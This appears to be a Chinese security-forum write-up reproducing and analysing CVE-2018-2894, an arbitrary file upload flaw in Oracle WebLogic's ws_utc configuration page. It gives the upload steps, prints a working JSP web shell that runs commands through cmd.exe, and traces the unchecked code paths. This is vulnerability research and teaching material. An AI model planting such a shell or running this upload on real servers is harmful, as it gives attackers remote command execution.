WebLogic任意文件上传漏洞复现与分析 -【CVE-2018-2894 】

chybeta / 2018-07-19 16:45:18 / 浏览数 24712 安全技术 漏洞分析 顶(4) 踩(2)


CVE-2018-2894

漏洞影响版本：10.3.6.0, 12.1.3.0, 12.2.1.2, 12.2.1.3

下载地址：http://download.oracle.com/otn/nt/middleware/12c/12213/fmw_12.2.1.3.0_wls_quick_Disk1_1of1.zip

漏洞复现

服务启动后，访问 http://localhost:7001/ws_utc/config.do




可以将当前的工作目录为更改为其他目录。以本地环境为例，可以部署到C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\server


选择右边的■■栏目，添加JKS Keystores上传文件。假设chybeta.jsp内容如下：

```
<%@ page import="java.util.*,java.io.*,java.net.*"%>
<HTML><BODY>
<FORM METHOD="POST" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "\n<BR>");
        Process p = Runtime.getRuntime().exec("cmd.exe /c " + request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr); disr = dis.readLine(); }
        }
%>
</pre>
</BODY></HTML>
```

抓包获取到时间戳为1531987145013，则上传到的位置即config\keystore\1531987145013_chybeta.jsp



访问http://localhost:7001/ws_utc/config/keystore/1531987145013_chybeta.jsp



简要漏洞分析

在ws-testpage-impl.jar!/com/oracle/webservices/testclient/setting/TestClientWorkDirManager.class:59:

```
public void changeWorkDir(String path) {
   String[] oldPaths = this.getRelatedPaths();
   if (this.testPageProvider.getWsImplType() == ImplType.JRF) {
       this.isWorkDirChangeable = false;
       this.isWorkDirWritable = isDirWritable(path);
       this.isWorkDirChangeable = true;
       this.setTestClientWorkDir(path);
   } else {
       this.persistWorkDir(path);
       this.init();
   }

   if (this.isWorkDirWritable) {
       String[] newPaths = this.getRelatedPaths();
       moveDirs(oldPaths, newPaths);
   } else {
       Logger.fine("[INFO] Newly specified TestClient Working Dir is readonly. Won't move the configuration stuff to new path.
   }

}
```

此函数用于改变工作目录，但其中并未做任何检测。

在ws-testpage-impl.jar!/com/oracle/webservices/testclient/ws/res/SettingResource.class:181中：

```
@Path("/keystore")
   @POST
   @Produces({"application/xml", "application/json"})
   @Consumes({"multipart/form-data"})
   public Response editKeyStoreSettingByMultiPart(FormDataMultiPart formPartParams) {
       if (!RequestUtil.isRequstedByAdmin(this.request)) {
           return Response.status(Status.FORBIDDEN).build();
```

```
        } else {
            if (TestClientRT.isVerbose()) {
                Logger.fine("calling SettingResource.addKeyStoreSettingByMultiPart");
            }

            String currentTimeValue = "" + (new Date()).getTime();
            KeyValuesMap<String, String> formParams = RSDataHelper.getInstance().convertFormDataMultiPart(formPartParams, true,
            ....
        }
    }
```

跟入ws-testpage-impl.jar!/com/oracle/webservices/testclient/core/ws/cdf/config/parameter/TestClientRT.class:31

```
public static String getKeyStorePath() {
        return getConfigDir() + File.separator + "keystore";
    }
```

得到要写入的路径storePath。

在ws-testpage-impl.jar!/com/oracle/webservices/testclient/ws/util/RSDataHelper.class:145:

```
public KeyValuesMap<String, String> convertFormDataMultiPart(FormDataMultiPart formPartParams, boolean isExtactAttachment, Str
    ...
    if (attachName != null && attachName.trim().length() > 0) {
        if (attachName != null && attachName.trim().length() != 0) {
            attachName = this.refactorAttachName(attachName);
            if (fileNamePrefix == null) {
                fileNamePrefix = key;
            }

            String filename = (new File(storePath, fileNamePrefix + "_" + attachName)).getAbsolutePath();
            kvMap.addValue(key, filename);
            if (isExtactAttachment) {
                this.saveAttachedFile(filename, (InputStream)bodyPart.getValueAs(InputStream.class));
            }
        }
    }
    ...
}
```

把上传文件的内容传到了storePath目录里，文件名满足fileNamePrefix + "_" + attachName。这过程没有任何过滤和检查：）...

条件：

- 需要知道部署应用的web目录
- ws_utc/config.do在开发模式下无需认证，在生产模式下需要认证。具体可见Oracle® Fusion Middleware Administering Web Services

Reference

- http://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html
- https://mp.weixin.qq.com/s/y5JGmM-aNaHcs_6P9a-gRQ


上一篇：[红日安全]代码审计Day2 - ... 下一篇：[红日安全]代码审计Day3 - ...

1. 2 条回复

大先知 2018-07-19 19:18:56

师傅，我服，这速度

0 回复Ta



chybeta 2018-07-19 23:04:54

P师傅提供了一个复现环境： https://github.com/vulhub/vulhub/tree/master/weblogic/CVE-2018-2894

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板